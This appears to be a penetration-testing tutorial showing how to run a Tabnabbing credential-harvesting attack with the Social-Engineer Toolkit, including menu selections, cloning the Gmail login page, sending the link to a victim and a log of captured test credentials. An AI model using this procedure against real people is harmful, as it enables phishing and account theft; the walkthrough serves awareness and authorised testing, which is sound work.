

# Tabnabbing Attack Method

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReLlK) [---]
[---] Development Team: JR DePre (prlme) [---]
[---] Development Team: Joey Furr (j0fer) [---]
[---] Development Team: Thomas Werth [---]
[---] Development Team: Garland [---]
[---] Version: 3.1.3 [---]
[---] Codename: 'User Awareness' [---]
[---] Report bugs: davek@secmaniac.com [---]
[---] Follow me on Twitter: dave_rellk [---]
[---] Homepage: http://www.secmaniac.com [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Join us on irc.freenode.net in channel #setoolkit

Help support the toolkit, rank it here:
http://sectools.org/tool/socialengineeringtoolkit/#comments

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Third Party Modules

99) Return back to the main menu.
```

Another method that you can use when you conduct a social engineering attack is the Tabnabbing attack. The only thing that it requires from the user is to switch tabs in his browser in order to load the fake website and then if he inserts his credentials it harvest them.

There are not many things to explain here so we will have a look at the attack itself.

First thing we have to do of course is to open the Social Engineering Toolkit and to choose the Website Attack Vectors option.

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReLLK) [---]
[---] Development Team: JR DePre (prlme) [---]
[---] Development Team: Joey Furr (j0fer) [---]
[---] Development Team: Thomas Werth [---]
[---] Development Team: Garland [---]
[---] Version: 3.1.3 [---]
[---] Codename: 'User Awareness' [---]
[---] Report bugs: davek@secmaniac.com [---]
[---] Follow me on Twitter: dave_rellk [---]
[---] Homepage: http://www.secmaniac.com [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Join us on irc.freenode.net in channel #setoolkit

Help support the toolkit, rank it here:
http://sectools.org/tool/socialengineeringtoolkit/#comments

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Third Party Modules
99) Return back to the main menu.
```

Website Attack Vector

Next we will see the available attacks that we can use. Of course our choice here is option number 4 and the Tabnabbing Attack Method.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate
99) Return to Main Menu

set:webattack>4
```

Selecting the Tabnabbing Attack

In the next menu we will choose option number 2 in order to clone the Website of our preference. Remember that the Tabnabbing attack only works with websites that they have fields for username and password so choose these kind of websites for cloning.

```
set:webattack>4

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

Selecting the Site Cloner

Now it is time to choose the website that the SET will clone. In this scenario our choice will be the Gmail.

```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.gmail.com


[*] Cloning the website: http://www.gmail.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.
```


Enter the Fake Website for Cloning

If we send a link with our IP address to our victim and he opens it he will notice that a new tab will open and a message will appear saying the following:



Opening the webpage

This message will stay there until the user switch tabs in his browser. Then the fake website will load and we just have to wait to enter his credentials in order to capture them.



Fake Gmail Page

The next image is showing what we will see in SET when the victim inserts his credentials into the username and password fields.

```
[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
Unknown-00-18-de-0a-dd-fd.home - - [19/Mar/2012 18:45:20] "GET / HTTP/1.1" 200 -
Unknown-00-18-de-0a-dd-fd.home - - [19/Mar/2012 18:45:36] "GET /index2.html HTTP/1.1" 20
0 -
[*] WE GOT A HIT! Printing the output:
PARAM: continue=http://mail.google.com/mail/
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=6623104577584803592
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: GALX=0a0BNBvJWRA
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
PARAM: timeStmp=
PARAM: secTok=
POSSIBLE USERNAME FIELD FOUND: Email=pentestlabuser@hotmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=letmein
PARAM: signIn=Signin
PARAM: rmShown=1
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Capturing the Credentials

## Conclusion

As most social engineering attacks and this type of attack requires to cover our IP address with a domain that it will look legitimate. This technique is similar to the Credential Harvester method with the only difference that the user needs to switch tabs thinking that the page will take too long to load.

This attack is very easy to implement it by anybody and many inexperienced users will probably become victims so these type of users they need to have extra awareness.

